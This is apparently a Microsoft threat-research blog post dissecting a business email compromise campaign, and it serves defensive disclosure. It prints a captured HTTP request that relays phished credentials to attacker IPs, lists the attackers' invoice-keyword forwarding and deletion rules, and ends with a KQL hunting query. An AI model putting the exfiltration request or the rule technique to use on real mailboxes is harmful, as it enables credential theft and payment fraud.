
Behind the scenes of business email compromise: Using cross-domain threat data to disrupt a large BEC campaign

microsoft.com/security/blog/2021/06/14/behind-the-scenes-of-business-email-compromise-using-cross-domain-threat-data-to-disrupt-a-large-bec-infrastructure/

June 14, 2021



Microsoft 365 Defender researchers recently uncovered and disrupted a large-scale business email compromise (BEC) infrastructure hosted in multiple web services. Attackers used this cloud-based infrastructure to compromise mailboxes via phishing and add forwarding rules, enabling these attackers to get access to emails about financial transactions.

In this blog, we'll share our technical analysis and journey of unraveling this BEC operation, from the phishing campaign and compromised mailboxes to the attacker infrastructure. This threat highlights the importance of building a comprehensive defense strategy, which should include strong pre-breach solutions that can prevent attackers from gaining access and creating persistence on systems in the first place, as well as advanced post-breach capabilities that detect malicious behavior, deliver rich threat data, and provide sophisticated hunting tools for investigating and resolving complex cyberattacks.

This investigation also demonstrates how cross-domain threat data, enriched with expert insights from analysts, drives protection against real-world threats, both in terms of detecting attacks through products like Microsoft Defender for Office 365, as well as taking down operations and infrastructures.

The use of attacker infrastructure hosted in multiple web services allowed the attackers to operate stealthily, characteristic of BEC campaigns. The attackers performed discrete activities for different IPs and timeframes, making it harder for researchers to correlate seemingly disparate activities as a single operation. However, even with the multiple ways that the attackers tried to stay under the radar, Microsoft 365 Defender's cross-domain visibility uncovered the operation.




Figure 1. Signals from Microsoft 365 Defender services that researchers correlated to expose the BEC attack

This depth and breadth of this visibility is especially critical in detecting and stopping BEC because these attacks have minimal footprint, create very low signals that don't rise to the top of a defender's alert list, and tend to blend in with the usual noise of corporate network traffic. BEC attacks unfortunately can stay undetected until they cause real monetary loss because of limited or partial visibility provided by security solutions that don't benefit from comprehensive visibility into email traffic, identities, endpoints, and cloud behaviors, and the ability to combine together isolated events and deliver a more sophisticated cross-domain detection approach. Armed with intelligence on phishing emails, malicious behavior on endpoints, activities in the cloud, and compromised identities, Microsoft researchers connected the dots, gained a view of the end-to-end attack chain, and traced activities back to the infrastructure.

Disrupting BEC operations is one of the areas of focus of Microsoft's Digital Crimes Unit (DCU), which works with law enforcement and industry partners to take down operational infrastructure used by cybercriminals. For the specific BEC operation discussed in this blog, industry partnership was critical to the disruption. As our research uncovered that attackers abused cloud service providers to perpetrate this campaign, we worked with Microsoft Threat Intelligence Center (MSTIC) to report our findings to multiple cloud security teams, who suspended the offending accounts, resulting in the takedown of the infrastructure.

Initial access via phishing

Using Microsoft 365 Defender threat data, we correlated the BEC campaign to a prior phishing attack. The credentials stolen at this stage were used by the attackers to access target mailboxes. It's important to note that multi-factor authentication (MFA) blocks attackers from signing into mailboxes. Attacks like this can be prevented by enabling MFA.

Our analysis shows that shortly before the forwarding rules were created, the mailboxes received a phishing email with the typical voice message lure and an HTML attachment. The emails originated from an external cloud provider's address space.




Figure 2. Sample phishing email used to steal credential to be used for BEC attack

The HTML attachment contained JavaScript that dynamically decoded an imitation of the Microsoft sign-in page, with the username already populated.




Figure 3. Phishing page with user name prepopulated

When the target user entered their password, they were presented with animations and, eventually, a “File not found message”.




Figure 4. Phishing page with animation before eventually serving a fake error

Meanwhile, in the background, the JavaScript transmitted the credentials to the attackers via a redirector also hosted by an external cloud provider.

```
POST /redirect/request_forwarder.php HTTP/1.1
Host: 3.81.61.56
Content-Length: 151
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.72 Safari/537.36 Edg/90.0.818.42
Content-Type: application/json
Origin: null
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "url":"http://92.118.149.238/nbproject/loger.php?u=                                &k=          ",
  "simulate":false,
  "interfaceType":"GENERATOR"
}
```

Figure 5. JavaScript code used to send stolen credentials to attackers

Persistence and exfiltration

Having already gained access to mailboxes via the credential phishing attack, attackers gained persistent data exfiltration channel via email forwarding rules (MITRE T114.003). During the course of our investigation of this campaign, we saw hundreds of compromised mailboxes in multiple organizations with forwarding rules consistently fitting one of patterns below:

Mailbox rule name	Condition
o365 default	If Body contains • *invoice* • *payment* • *statement* Forward the email to *ex@exdigy[.]net*
o365 (del)	If Body contains *ex@exdigy[.]net* delete message

Mailbox rule name	Condition
o365 default	If Body contains • *invoice* • *payment* • *statement* Forward the email to *in@jetclubs[.]biz*
o365 (del)	If Body contains *in@jetclubs[.]biz* delete message

These forwarding rules allowed attackers to redirect financial-themed emails to the attacker-controlled email addresses *ex@exdigy.net* and *in@jetclubs.biz*. The attackers also added rules to delete the forwarded emails from the mailbox to stay stealthy.




Figure 6. Alert in Microsoft 365 security center showing detection of forwarding rule creation

BEC infrastructure in the cloud

Our analysis revealed that the attack was supported by a robust cloud-based infrastructure. The attackers used this infrastructure to automate their operations at scale, including adding the rules, watching and monitoring compromised mailboxes, finding the most valuable victims, and dealing with the forwarded emails.

The attackers took steps to make it harder for analysts to connect their activities to one operation, for example, running distinct activities for different IPs and timeframes. The attack, however, was conducted from certain IP address ranges. We saw these commonalities in the user agents:

- Credentials checks with user agent “BAV2ROPC”, which is likely a code base using legacy protocols like IMAP/POP3, against Exchange Online. This results in an ROPC OAuth flow, which returns an “invalid_grant” in case MFA is enabled, so no MFA notification is sent.
- Forwarding rule creations with Chrome 79.
- Email exfiltration with an POP3/IMAP client for selected targets.

We observed the above activities from IP address ranges belonging to an external cloud provider, and then saw fraudulent subscriptions that shared common patterns in other cloud providers, giving us a more complete picture of the attacker infrastructure.

The attackers used a well-defined worker structure in the VMs, where each VM executed only a specific operation, which explains why activities originated from different IP sources. The attackers also set up various DNS records that read very similar to existing company domains. These are likely used to blend into existing email conversations or used for more tailored phishing campaign against specific targets.

The attackers pulled various tools on the VMs. One of the tools was called “EmailRuler”, a C# application that uses ChromeDriver to automatically manipulate the compromised mailboxes. The stolen credentials and the state of the mailbox compromised are stored in a local MySQL database as well as the state of the mailbox compromise.




Figure 7. Decompilation of EmailRuler tool

In addition, we also observed that on selected compromised user accounts, the attackers attempted to pull emails from the mailbox. A tool called “Crown EasyEmail” in the attacker’s VMs was likely used for this activity, consistent with the observation of using a POP3/IMAP client.

Defending against BEC and cloud-based attacker infrastructure with Office 365

Business email compromise is a constant threat to enterprises. As this research shows, BEC attacks are very stealthy, with attackers hiding in plain sight by blending into legitimate traffic using IP ranges with high reputation and by conducting discrete activities at specific times and connections.

Microsoft empowers organizations to comprehensively defend multiplatform and multicloud environments against these types of attacks through a wide range of cross-domain solutions that include advanced pre-breach and post-breach protection capabilities. External email forwarding is now disabled by default in Office 365, significantly reducing the threat of BEC campaigns that use this technique, while giving organizations the flexibility to control external forwarding. Organizations can further reduce their attack surface by reducing or disabling the use of legacy protocols like POP3/IMAP and enable multi-factor authentication for all users.

As BEC attacks continue to increase in scope and sophistication, organizations need advanced and comprehensive protection like that provided by Microsoft Defender for Office 365. Microsoft Defender for Office 365 protects against email threats using its multi-layered email filtering stack, which includes edge protection, sender intelligence, content filtering,

and post-delivery protection. It uses AI and machine learning to detect anomalous account behavior, as well as emails that utilize user and domain impersonation. In addition to disabling external forwarding by default, Microsoft Defender for Office 365 raises alerts for detected suspicious forwarding activity, enabling security teams to investigate and remediate attacks. Features like Attack simulation training further helps organizations improve user awareness on phishing, BEC, and other threats.




Figure 8. Sample suspicious email forwarding activity alert in Microsoft Defender for Office 365

Signals from Microsoft Defender for Office 365 informs Microsoft 365 Defender, which correlates cross-domain threat intelligence to deliver coordinated defense. Expert insights from researchers who constantly monitor the threat landscape help enrich this intelligence with an understanding of attacker behaviors and motivations. AI and machine learning technologies in our security products use this intelligence to protect customers. These signals and insights also enable us to identify and take action on threats abusing cloud services. The resulting takedown of this well-organized, cross-cloud BEC operation by multiple cloud security teams stresses the importance of industry collaboration in the fight against attacks and improving security for all.

Learn how Microsoft is combating business email compromise, one of the costliest security threats.

Stop attacks through automated, cross-domain security and built-in AI with Microsoft Defender 365.

***Stefan Sellmer**, Microsoft 365 Defender Research Team*

***Nick Carr**, Microsoft Threat Intelligence Center (MSTIC)*

Advanced hunting query

Run the following query to locate forwarding rules:

```
let startTime = ago(7d);
let endTime = now();
CloudAppEvents
| where Timestamp between(startTime .. endTime)
| where ActionType == "New-InboxRule"
| where (RawEventData contains "ex@exdigy.net" or RawEventData contains
"in@jetclubs.biz")
or
(RawEventData has_any("invoice","payment","statement") and RawEventData has
"BodyContainsWords")
| project Timestamp, AccountDisplayName, AccountObjectId, IPAddress
```